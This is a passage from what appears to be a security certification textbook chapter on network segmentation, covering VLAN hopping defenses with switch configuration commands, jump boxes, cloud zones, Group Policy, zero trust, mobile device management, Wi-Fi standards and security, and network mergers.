Switch(config)# interface FastEthernet 0/1
Switch(config-if)# switchport mode access
```

Tags are used on trunk links to identify the VLAN to which each frame belongs. They are involved in a type of attack on trunk ports called ***VLAN hopping***, which can be accomplished by using a process called double tagging. In this attack, the hacker creates a packet with two tags. The first tag is stripped off by the trunk port of the first switch it encounters, but the second tag remains, allowing the frame to hop to another VLAN. This process is shown in Figure 1-19. In this example, the native VLAN number between the Company A and Company B switches has been changed from the default of 1 to 10.

Key Topic




Figure 1-19 VLAN Hopping

To prevent this type of attack, you do the following:

- Specify the native VLAN (the default VLAN, or VLAN 1) as an unused VLAN ID for all trunk ports by specifying a different VLAN number for the native VLAN. Make sure it matches on both ends of each link. To change the native VLAN from 1 to 99, execute this command on the trunk interface:

  ```
  switch(config-if)# switchport trunk native vlan 99
  ```

- Move all access ports out of VLAN 1. You can do this by using the **interface-range** command for every port on a 12-port switch, as follows:

  ```
  switch(config)# interface range FastEthernet 0/1 - 12
  switch(config-if)# switchport access vlan 61
  ```

  This example places the access ports in VLAN 61.

- Place unused ports in an unused VLAN. Use the same command you used to place all ports in a new native VLAN and specify the VLAN number.

Jump Box

A ***jump box***, or jump server, is a server that is used to access devices that have been placed in a secure network zone such as a demilitarized zone (DMZ), also known as screened subnet. The server would span the two networks to provide access from an administrative desktop to the managed device. SSH tunneling is commonly used as the de facto method of access. Administrators can use multiple zone-specific jump boxes to access what they need, and lateral access between servers is prevented by allow lists/whitelists. This type of setup helps prevent the types of breaches suffered by both Target and Home Depot, in which lateral access was used to move from one compromised device to other servers. Figure 1-20 shows a jump box (jump server) arrangement.

Key Topic




Figure 1-20 Jump Box

A jump box arrangement can prevent the following issues:

- Breaches that involve lateral access
- Inappropriate administrative access to sensitive servers

Screened Subnet

A screened subnet uses two firewalls, and traffic must be inspected at both firewalls before it can enter the internal network. This solution is called a ***screened subnet*** because there is a subnet between the two firewalls that can act as a DMZ for resources from the outside world. Screened subnets are discussed earlier in this chapter.

Data Zones

Data zones, or data lake zones, are used for segmentation in big data architectures. Lakes are collections of data that are subdivided or segmented into zones to allow the logical and/or physical separation of data.

A generic four-zone system might include the following:

Key Topic

- **Transient zone:** This zone is used to hold ephemeral data, such as temporary copies, streaming spools, or other short-lived data before it is ingested.
- **Raw zone:** This is the zone in which raw data will be maintained. It is also the zone where sensitive data must be encrypted, tokenized, or otherwise secured.

- **Trusted zone:** After data quality, validation, or other processing is performed on data in the raw zone, it becomes the "source of truth" in this zone for downstream systems.
- **Refined zone:** Manipulated and enriched data is kept in this zone, which is used to store the output from tools like Hive or external tools that write to the data lake.

Staging Environments

A ***staging environment*** is a production-like environment used to see how developed code will perform. This is the final testing ground before the code is pushed into production. Staging environments are often used for:

- Quality assurance and performance testing
- Vulnerability testing and risk analysis
- Integration testing, to ensure that the code integrates well with services and databases the app depends on

Guest Environments

A ***guest environment*** is an environment provided to a virtual machine (VM) by a virtualization hypervisor. It comprises a set of scripts, daemons, and binaries that read the content of the metadata server to make a VM run properly on the compute engine. This makes it possible for each guest to run its own operating system and to be apportioned compute resources (including disk, network, CPU, and memory).

VPC/Virtual Network (VNET)

A ***virtual private network (VPN)*** as implemented in a virtual network (VNET) is a private cloud solution—or virtual private cloud (VPC; see Figure 1-21). It is considered a method of segmentation in that it is not an environment shared with other companies, as in a public cloud.

Key Topic




Figure 1-21 VPC

In this figure, you can see two types of subnets. In the context of VPC, the public subnet is connected to the Internet gateway, and access to the private subnet is available only through the NAT gateway. In this instance, the VPC is within an Amazon Web Services (AWS) system.

Availability Zone

Within a cloud environment, an ***availability zone*** is a unique physical location within a region. Each zone is made up of one or more data centers equipped with independent power, cooling, and networking. An availability zone represents multiple instances of data for increased availability. Figure 1-22 shows two availability zones hosting the same data, with a load balancer apportioning work between them. This solution provides increased availability as well as fault tolerance.

Key Topic




Figure 1-22 Availability Zones

NAC Lists

Earlier in this chapter, you learned about network access control (NAC). A NAC device makes use of lists of rules or policies that define what is required by both the device and the user to access the network. For example, a rule might require a device to demonstrate that it has all the latest updates and security patches, or a rule might use the profile of a user to define actions the user may take.

Policies/Security Groups

One of the most widely used methods of enforcing a standard operating environment is by using Group Policy in Windows. In an Active Directory (AD) environment, any users and computers that are members of a domain can be provided a collection of settings that comprise a security baseline. (It is also possible to use Local Security Policy settings on non-domain members, but this requires more administrative effort.)

Group Policy leverages the hierarchical structure of Active Directory to provide a common group of settings, called Group Policy Objects (GPOs), to all systems in the domain while adding or subtracting specific settings to certain subgroups of users or computers, called containers.

An additional benefit of using Group Policy is that an administrator can make changes to the existing policies by using the Group Policy Management Console (GPMC). Affected users and computers will download and implement any changes when they refresh the policy—which occurs at startup, shutdown, logon, and logoff. It is also possible for the administrator to force a refresh when time is of the essence.

The following are some of the advantages provided by the granular control available in the GPMC:

Key Topic

- Ability to allow or disallow the inheritance of a policy from one container in Active Directory to one of its child containers
- Ability to filter out specific users or computers from a policy's effect
- Ability to delegate administration of any part of the Active Directory namespace to an administrator
- Ability to use Windows Management Instrumentation (WMI) filters to exempt computers of a certain hardware type from a policy

The following are some of the notable policies that relate to security:

Key Topic

- **Account policies:** These policies include password policies, account lockout policies, and Kerberos authentication policies.
- **Local policies:** These policies include audit, security, and user rights policies that affect the local computer.
- **Event log policy:** This policy controls the behavior of the event log.
- **Restricted groups policy:** This policy is used to control the membership of sensitive groups.
- **Systems services policy:** This policy is used to control access to and behavior of system services.
- **Registry policy:** This policy is used to control access to the registry.
- **File system policy:** This policy includes security for files and folders and controls security auditing of files and folders.
- **Public key policies:** These policies are used to control behavior of a PKI.
- **Internet Protocol security policies on Active Directory:** These policies are used to create IPsec policies for servers.

Regions

Earlier in this chapter, you learned about availability zones, which are subdivisions of ***regions***. Cloud providers create regions in order to organize the physical locations of the various data centers where customer data resides.

Access Control Lists (ACLs)

Access control lists (ACLs) provide segmentation in that they create logical walls between devices and between networks. The inherent limitation of ACLs is their inability to detect whether IP spoofing is occurring. IP address spoofing is a technique hackers use to hide their trail or to masquerade as other computers. A hacker alters the IP address as it appears in a packet. This can sometimes allow the packet to get through an ACL that is based on IP addresses. IP address spoofing can also be used to make a connection to a system that trusts only certain IP addresses or ranges of IP addresses.

ACLs can also be used to control access to resource in servers and workstations. These are ACLs of a different type and are typically constructed as an access matrix in a table with subjects on one axis and objects on the other. At the intersection of the axes is a permission granted to a subject for an object.

Peer-to-Peer

In a ***peer-to-peer network***, each device is an autonomous security entity, and the devices have no domain or network association with one another. Because of this separation, these networks can be considered a form of segmentation as they isolate systems from one another.

Air Gap

In cases where data security concerns are extreme, it may be advisable to protect the underlying system with an ***air gap***. This means devices have no network connections, and all access to the system must be done manually, adding and removing items with a flash drive or another external device.

De-perimeterization/Zero Trust

At one time, security professionals approached security by hardening the edges of—that is, the entrances to and exits from—the network. New methods of working have changed where the edges of a network are. In addition, the interiors of most enterprise networks are now divided into smaller segments, with controls placed between the segments.

These changes in segmentation, along with a movement to the zero trust model implemented by most enterprises, alter the way we approach security. The zero trust model prescribes trusting no device and no user—even your own users and your own devices.

The introduction of wireless networks, portable network devices, virtualization, and cloud service providers (CSPs) has rendered the network boundary and attack surface increasingly porous. The evolution of the security architecture has led to increased security capabilities, the same amount of security risks, and a higher total cost of ownership (TCO) but a smaller corporate data center, on average. In summary, the game has changed because of the impact of de-perimeterization (that is, constantly changing network boundaries). The following sections cover some of the developments that are changing the security world.

Cloud

Cloud solutions, discussed in Chapter 6, "Implementing Secure Cloud and Virtualization Solutions," can move the perimeter of the network, depending on how they are implemented. While a private cloud may have no effect on the perimeter of the network, hybrid, community, and public clouds expand the perimeter. This increases the challenges involved in securing the perimeter.

Remote Work

For a variety of reasons, telecommuting is on the rise. It saves money spent on gas, it saves time spent commuting, and it is beneficial to the environment in that it reduces the amount of hydrocarbon released into the atmosphere.

Despite all its advantages, telecommuting was not widely embraced until the technology to securely support it was developed. Telecommuters can now be supported with secure VPN connections that allow them to access resources and work as if sitting in the office (except for the doughnuts).

Telecommuting has multiple effects on security. For example, technologies such as the previously discussed network access control (NAC) may be necessary to ensure that computers that are not under the direct control of the IT department can be scanned and remediated, if required, before being allowed access to the LAN to prevent the introduction of malware.

Mobile

The threats presented by the introduction of mobile devices (such as smartphones, tablets, and USB flash drives) to an organization's network include:

Key Topic

- Insecure web browsing
- Insecure Wi-Fi connectivity

- Lost or stolen devices holding company data
- Corrupt application downloads and installations
- Missing security patches
- Constant upgrading of personal devices
- Use of location services
- Insecure data storage

Educating users on the risks related to mobile devices and ensuring that they implement appropriate security measures can help protect against threats involved with these devices. Some of the guidelines that should be provided to mobile device users include implementing a device-locking PIN, using device encryption, implementing GPS location, and implementing remote wipe. Also, users should be cautioned on downloading apps without ensuring that they are coming from a reputable source. In recent years, mobile device management (MDM) and mobile application management (MAM) systems have become popular in enterprises. They are implemented to ensure that an organization can control mobile device settings, applications, and other parameters for the devices attached to the enterprise network.

While the most common types of corporate information stored on personal devices are corporate emails and company contact information, it is alarming to note that some surveys show almost half of these devices also contain customer data, network login credentials, and corporate data accessed through business applications. To address these issues and to meet the rising demand by employees to bring personal devices into the workplace and use them for both work and personal purposes, many organizations are creating bring your own device (BYOD) policies.

As a security professional, when supporting a BYOD initiative, you should take into consideration that you probably have more to fear from the carelessness of the users than you do from hackers. Not only are users less than diligent in maintaining security updates and patches on devices, they buy new devices frequently to get the latest features. These factors make it difficult to maintain control over the security of the networks in which these devices are allowed to operate.

Centralized mobile device management tools are becoming the fastest-growing solution for both organization-issued and personal mobile devices. Some solutions leverage the messaging server’s management capabilities, and others are third-party tools that can manage multiple brands of devices. One example is Systems Manager by Cisco, which integrates with Cisco Meraki cloud services.

Typically, centralized MDM tools handle organization-issued and personal mobile devices differently. For organization-issued devices, a client application typically manages the configuration and security of the entire device. If a device is a personal device allowed through a BYOD initiative, a client application typically manages the configuration and security of the application and its data only; the application and its data are sandboxed from the other applications and data. As a result, the organization's data is protected if the device is stolen, and the privacy of the user's data is also preserved.

Outsourcing and Contracting

Third-party outsourcing is a liability that many organizations do not consider as part of their risk assessment. Any outsourcing agreement must ensure that the information that is entrusted to the other organization is protected by the proper security measures to fulfill all the applicable regulatory and legal requirements.

Like third-party outsourcing agreements, contract and procurement processes must be formalized. Organizations should establish procedures for managing all contracts and procurements to ensure that they include all the regulatory and legal requirements. Periodic reviews should occur to ensure that the contracted organization is complying with the guidelines of the contract.

Outsourcing can also cause an issue for a company when a vendor subcontracts a function to a third party. In this case, if the vendor cannot present an agreement with the third party that ensures the required protection for any data handled by the third party, the company that owns the data should terminate the contact with the vendor at the first opportunity.

Problems caused by outsourcing of functions can be worsened when the functions are divided among several vendors. Strategic architecture is adversely impacted by the segregation of duties between providers. Vendor management costs increase, and the organization's flexibility to react to new market conditions is reduced. Internal knowledge of IT systems declines and decreases future platform development. The implementation of security controls and security updates takes longer as responsibility crosses multiple boundaries.

Finally, when outsourcing crosses national boundaries, additional complications arise. Some countries' laws are stricter than others. Depending on where the data originates and where it is stored, it may be necessary to consider the laws of more than one country or regulatory agency. If a country has laws that are less strict, an organization may want to reconsider doing business with a company from that country.

When data is exchanged with a third party, the connection between the companies becomes a part of the perimeter. Security of the connection is therefore critical. Outsourcing increases the importance of measures such as interconnection security agreements (ISAs) and contract language that specifically details required security implementations.

Finally, processes being outsourced to a third party and the third party handling sensitive information or personal information protected by a regulatory agency most assuredly affects security. Third-party outsourcing is a liability that many organizations do not consider as part of their risk assessments. Any outsourcing agreement must ensure that the information that is entrusted to the other organization is protected by the proper security measures to fulfill all the regulatory and legal requirements. Risk mitigation processes are covered in Chapter 13, "Analyzing Vulnerabilities and Recommending Risk Mitigations."

Wireless/Radio Frequency (RF) Networks

Wireless networks of various types create segmentation as they are often segregated from the wired network in some fashion. Let's look at forms of radio communication.

WLAN-802.11

Before we can discuss 802.11, which has come to be known as wireless LAN (WLAN), we need to discuss the components and the structure of a WLAN. The following sections cover basic terms and concepts.

Access Point

An ***access point (AP)*** is a wireless transmitter and receiver that hooks into the wired portion of the network and provides an access point to the network for wireless devices. In some cases APs are simply wireless switches, and in other cases they are also routers. Early APs were devices with all the functionality built into each device. These "fat," or intelligent, APs are increasingly being replaced with "thin" APs that are really only antennas that hook back into a central system called a controller.

SSID

A ***service set identifier (SSID)*** is a name or value assigned to identify a WLAN as unique from other WLANs. The SSID can either be broadcast by the AP, as is done with a free hotspot, or it can be hidden.

Infrastructure Mode vs. Ad Hoc Mode

In most cases, a WLAN includes at least one AP. When an AP is present, the WLAN is operating in ***Infrastructure mode***. In this mode, all transmissions between stations go through the AP, and no direct communication between stations occurs. In ***Ad Hoc mode***, there is no AP, and the stations communicate directly with one another.

WLAN Standards

The original 802.11 wireless standard has been amended a number of times to add features and functionality. This section discusses these amendments, which are sometimes referred to as standards, although they really are amendments to the original standard. The original 802.11 standard specified the use of either frequency-hopping spread spectrum (FHSS) or direct-sequence spread spectrum (DSSS) and supported operations in the 2.4 GHz frequency range at speeds of 1 Mbps and 2 Mbps.

802.11a

The first amendment to the standard was ***802.11a***, which called for the use of orthogonal frequency-division multiplexing (OFDM). Because that would require hardware upgrades to existing equipment, this standard saw limited adoption for some time. It operates in the 5 GHz frequency band and, by using OFDM, supports speeds up to 54 Mbps.

802.11b

The ***802.11b*** amendment dropped support for FHSS and enabled an increase in speed to 11 Mbps. It was widely adopted because it both operates in the same frequency as 802.11 and is backward compatible with it and can coexist in the same WLAN.

802.11f

The ***802.11f*** amendment addressed problems introduced when wireless clients roam from one AP to another. With such roaming, the station must reauthenticate with the new AP, which in some cases introduces a delay that can break the application connection. This amendment improves the sharing of authentication information between APs.

802.11g

The ***802.11g*** amendment added support for OFDM, making it capable of 54 Mbps. 802.11g also operates in the 2.4 GHz frequency, so it is backward compatible with both 802.11 and 802.11b. 802.11g is just as fast as 802.11a, but many people switched to 802.11a because the 5 GHz band (used by 802.11a) is much less crowded than the 2.4 GHz band (used by 802.11g).

802.11n

The ***802.11n*** standard uses several newer concepts to achieve up to 650 Mbps. It uses channels that are 40 MHz wide and uses multiple antennas that allow for up to four spatial streams at a time (a feature called multiple input, multiple output [MIMO]). It can be used in both the 2.4 GHz and 5.0 GHz bands. However, it performs best in a pure 5.0 GHz network because in that case, it does not need to implement mechanisms that allow it to coexist with 802.11b and 802.11g devices . These mechanisms slow performance.

802.11ac

Operating in the 5 GHz band, ***802.11ac*** has multi-station throughput of at least 1 Gbps and single-link throughput of at least 500 Mbps. This is accomplished by extending the air-interface concepts embraced by 802.11n: a wider RF bandwidth (up to 160 MHz), more MIMO spatial streams (up to eight), downlink multi-user MIMO (MU-MIMO; up to four clients), and high-density modulation (up to 256-QAM).

802.11ax

802.11ax, also called Wi-Fi 6, is designed to operate in license-exempt bands between 1 and 7.125 GHz, including the 2.4 and 5 GHz bands already in common use as well as the much wider 6 GHz band (5.925–7.125 GHz in the United States).

802.11ax focuses on improving performance in high-density areas. Wi-Fi 6 has a single-user data rate that is 37% faster than 802.11ac, but what's more significant is that the updated specification will offer four times the throughput per user in crowded environments. This is accomplished through the use of OFDM, power control methods to avoid interference with neighboring networks, and higher-order 1024-QAM modulation.

WLAN Security

To safely implement 802.11 wireless technologies, you must understand all the methods used to secure a WLAN. The following sections discuss the most important measures, including some measures that, although they are often referred to as security measures, provide no real security.

WEP

Wired Equivalent Privacy (WEP) was the first security measure used with 802.11. It was specified as the algorithm in the original specification. WEP can be used to both authenticate a device and encrypt the information between an AP and a device. The problem with WEP is that it implements the RC4 encryption algorithm in a way that allows a hacker to crack the encryption. It also was found that the mechanism designed to guarantee the integrity of data (that is, to ensure that the data has not changed) was inadequate, and it was possible for the data to be changed and for the change to go undetected. WEP is implemented with a secret key or password that is configured on the AP, and any station needs that password in order to connect. Above and beyond the problem with the implementation of the RC4 algorithm, it is not good security for all devices to share the same password in this way.

WPA

To address the widespread concerns with the inadequacy of WEP, the Wi-Fi Alliance, a group of manufacturers that promotes interoperability, created an alternative mechanism called ***Wi-Fi Protected Access (WPA)*** that is designed to improve on WEP. There are four types of WPA, but before we look at them, let's first talk about how the original version improves over WEP.

First, WPA uses Temporal Key Integrity Protocol (TKIP) for encryption, which generates a new key for each packet. Second, the integrity check used with WEP is able to detect any changes to the data. WPA uses a message integrity check algorithm called Michael to verify the integrity of the packets.

There are two versions of WPA, as discussed in the following sections. Some legacy devices might support only WPA. You should always check with a device's manufacturer to find out whether a security patch has been released that allows for WPA2 support.

WPA2

Wi-Fi Protected Access 2 (WPA2) is an improvement over WPA. WPA2 uses Counter Cipher Mode with Block Chaining Message Authentication Code Protocol (CCMP) and is based on the Advanced Encryption Standard (AES), rather than TKIP. AES is a much stronger method and is required for Federal Information Processing Standards (FIPS)–compliant transmissions. As discussed shortly, there are also two versions of WPA2: Enterprise and Personal.

WPA3

WPA3 improves on WPA2 and offers better security by helping to prevent offline password attacks, using a process called Simultaneous Authentication of Equals (SAE). Like WPA2, it comes in Personal and Enterprise versions.

Personal vs. Enterprise

WPA, WPA2, and WPA3 come in Enterprise and Personal versions. The Enterprise versions require the use of an authentication server, typically a RADIUS server. The Personal versions do not and use passwords configured on the AP and the stations.

Table 1-11 provides a quick overview of WPA, WPA2, and WPA3.

Key Topic

Table 1-11 WPA, WPA2, and WPA3

WPA Version	Control	Encryption	Integrity
WPA Personal	Preshared key	TKIP	Michael
WPA Enterprise	802.1X (RADIUS)	TKIP	Michael
WPA2 and WPA3 Personal	Preshared key	CCMP, AES	CCMP
WPA2 and WPA3 Enterprise	802.1X (RADIUS)	CCMP, AES	CCMP

SSID Broadcast

SSID broadcast is automatically turned on for most wireless APs. This feature can be disabled. When the SSID is hidden, a wireless station has to be configured with a profile that includes the SSID in order for users to connect. Although some view hiding the SSID as a security measure, it is not an effective measure because hiding the SSID only removes it from one type of frame, the beacon frame, and the SSID still exists in other frame types and can be easily learned by sniffing the wireless network.

MAC Filter

Another commonly discussed security measure is to create a MAC address filter list of allowed MAC addresses on the AP. When this is done, only the devices with MAC addresses on the list can make a connection to the AP. Although on the surface this might seem like a good security measure, in fact a hacker can easily use a sniffer to learn the MAC addresses of devices that have successfully authenticated. Then, by changing the MAC address on her device to one that is on the list, the hacker can gain entry.

MAC filters can also be configured to deny access to certain devices. The limiting factor in this method is that only the devices with the denied MAC addresses are specifically denied access. All other connections are allowed.

Open System Authentication

Open System Authentication (OSA) is the default authentication used in 802.11 networks using WEP. The authentication request contains only the station ID and authentication response. While OSA can be used with WEP, authentication management frames are sent in cleartext because WEP only encrypts data. Therefore, OSA is not secure.

Shared Key Authentication

Shared Key Authentication (SKA) uses WEP and a shared secret key for authentication. The challenge text is encrypted with WEP using the shared secret key. The client returns the encrypted challenge text to the wireless AP.

Another implementation of SKA is WPA-PSK. While it uses a shared key (as in WEP), it is more secure in that it uses TKIP to continually change the key automatically.

Merging of Networks from Various Organizations

One of the factors that can change the risk profile of a particular activity or process is a change in the way a company does business. As partnerships are formed, mergers or demergers completed, assets sold, and new technologies introduced, security is always impacted in some way. The following sections look at some of the business model and strategy changes that can require a fresh look at all parts of the enterprise security policies and procedures.

Peering

Organizational ***peering***, or direct peering, is a voluntary interconnection of two separate networks for the purpose of exchanging traffic directly between the users of the networks. It is a service typically offered by cloud vendors or ISPs. It speeds the connection process and adds security as you are often routed through a private network. It also reduces transit costs.

Cloud to on Premises

While there are many advantages to cloud architecture, in some cases—especially when working with third parties—it makes more sense to move resource from the cloud back to the premises for better control.

Another option that you'll learn more about in Chapter 6 is to deploy a private cloud, which is a cloud kept in your own data center.

Data Sensitivity Levels

Data ownership is affected by a changing business model. Depending on the business model that is being adopted, management needs to make decisions on the ownership of the data.

In a business acquisition or merger, security professionals need to determine if data will remain under separate ownership or will be merged. If a merge of data is to take place, a comprehensive plan should detail the steps involved in the data merge.

In a business divestiture or demerger, management needs to decide which entity will own the data. Detailed plans and procedures need to be written to ensure that the appropriate data will be properly extracted.

Laws, regulations, and standards governing the two organizations must be taken into account. Whether data is being merged, or separated based on ownership, the organization must ensure that data security remains a priority. For example, suppose a healthcare company has decided to divest itself of an application that it developed. Management needs to work with security professionals to ensure that all data related to the application—including source code, development plans, and marketing and sales data—is given to the acquiring organization. In addition, management needs to ensure that no private healthcare data is inadvertently included with the data that will be extracted as part of the divestiture.

Security professionals need to examine the data classification model when an acquisition/merger or divestiture/demerger occurs. In the case of an acquisition/merger, the security professionals must decide whether to keep the data separate or merge the data into a single entity. In the case of a divestiture/demerger, security professionals must ensure that legally protected data is not given to an entity that is not covered under the same laws, regulations, or standards. Laws, regulations, and standards governing the two organizations must be considered. It may be necessary for the organization to carefully design the new data classification model and define the procedures for data reclassification.

Mergers and Acquisitions

When two companies merge or when one company acquires another, it is a marriage of sorts. Networks can be combined and systems can be integrated, or in some cases entirely new infrastructures may be built. In those processes resides an opportunity to take a fresh look at how to ensure that all systems are as secure as required. This can be complicated by the fact that the two entities may be using different hardware vendors, different network architectures, or different policies and procedures.

Both entities in a merger or acquisition should take advantage of a period of time during the negotiations called the due diligence period to study and understand the operational details of the other company. Only then can both entities enter into the merger or acquisition with a clear understanding of what lies ahead to ensure security. Before two networks are joined, penetration tests should be performed on both networks so that all parties have an understanding of the existing risks going forward. Finally, it is advisable for an interconnection security agreement (ISA) to be developed, in addition to a complete risk analysis of the acquired company's entire operation. Any systems found to be lacking in required controls should be redesigned.

In most cases, the companies adopt the more stringent security technologies and policies. In other cases, companies split off, or "spin off," parts of a company. If a merger is a marriage, then a divestiture or demerger resembles a divorce. The entities must come to an agreement on what parts of which assets will go with each entity. This may involve the complete removal of certain types of information from one entity's systems. Again, this is a time to review all security measures on both sides. In the case of a sale to another enterprise, it is even more important to ensure that only the required data is transferred to the purchasing company.

One of the greatest risks faced by a company that is selling a unit to another company or purchasing a unit from another company is the danger of the comingling of the two networks during the transition period. An important early step is to determine the necessary data flows between the two companies so any that are not required can be prevented.

One recommendation that can help ensure a secure merger or demerger is to create a due diligence team that is responsible for the following:

- Defining a plan to set and measure security controls at every step of the process
- Identifying gaps and overlaps in security between the two firms
- Creating a risk profile for all identified risks involved in moving data
- Prioritizing processes and identifying those that require immediate attention
- Ensuring that auditors and the compliance team are utilizing matching frameworks

Cross-domain

In some cases, there is a need to allow users from one of your organizational domains to authenticate with another organization's network or vice versa. While it is possible to make this happen by creating accounts for users in the other organization, that process is fraught with administrative overhead and the possibility of human error leading to a data breach.

Another option for creating trust between networks that allows a user to authenticate to a foreign network using his home user account is to use federation models, discussed in the next section.

Federation

A ***federated identity*** is a portable identity that can be used across businesses and domains. In federated identity management, each organization that joins the federation agrees to enforce a common set of policies and standards. These policies and standards define how to provision and manage user identification, authentication, and authorization. Providing disparate authentication mechanisms with federated IDs has the lowest up-front development cost compared to other methods, such as a PKI or attestation. You will learn more about federations in Chapter 5, "Providing the Appropriate Authentication and Authorization Controls."

Directory Services

Directory services store, organize, and provide access to information in a computer operating system's directory. With directory services, users can access a resource by using the resource's name instead of its IP or MAC address. Most enterprises implement an internal directory services server that handles any internal requests. This internal server communicates with a root server on a public network or with an externally facing server that is protected by a firewall or other security device to obtain information on any resources that are not on the local enterprise network. Active Directory, DNS, and LDAP are examples of directory services.

Software-Defined Networking (SDN)

In a network, three planes typically form the networking architecture:

Key Topic

- ***Control plane***: This plane carries signaling traffic originating from or destined for a router. This is the information that allows routers to share information and build routing tables.
- ***Data plane***: Also known as the forwarding plane, this plane carries user traffic.
- ***Management plane***: This plane administers the router.

Software-defined networking (SDN) has been classically defined as the decoupling of the control plane and the data plane in networking. In a conventional network, these planes are implemented in the firmware of routers and switches. SDN implements the control plane in software, which enables programmatic access to it.

This definition has evolved over time to focus more on providing programmatic interfaces to networking equipment and less on the decoupling of the control and data planes. An example of this is the provisioning of APIs by vendors in the multiple platforms they sell.

One advantage of SDN is that it enables very detailed access into and control over network elements. It allows IT organizations to replace a manual interface with a programmatic one that can enable the automation of configuration and policy management.

An example of the use of SDN is using software to centralize the control planes of multiple switches that normally operate independently. (While the control plane normally functions in hardware, with SDN it is performed in software.) This concept is shown in Figure 1-23.

Key Topic

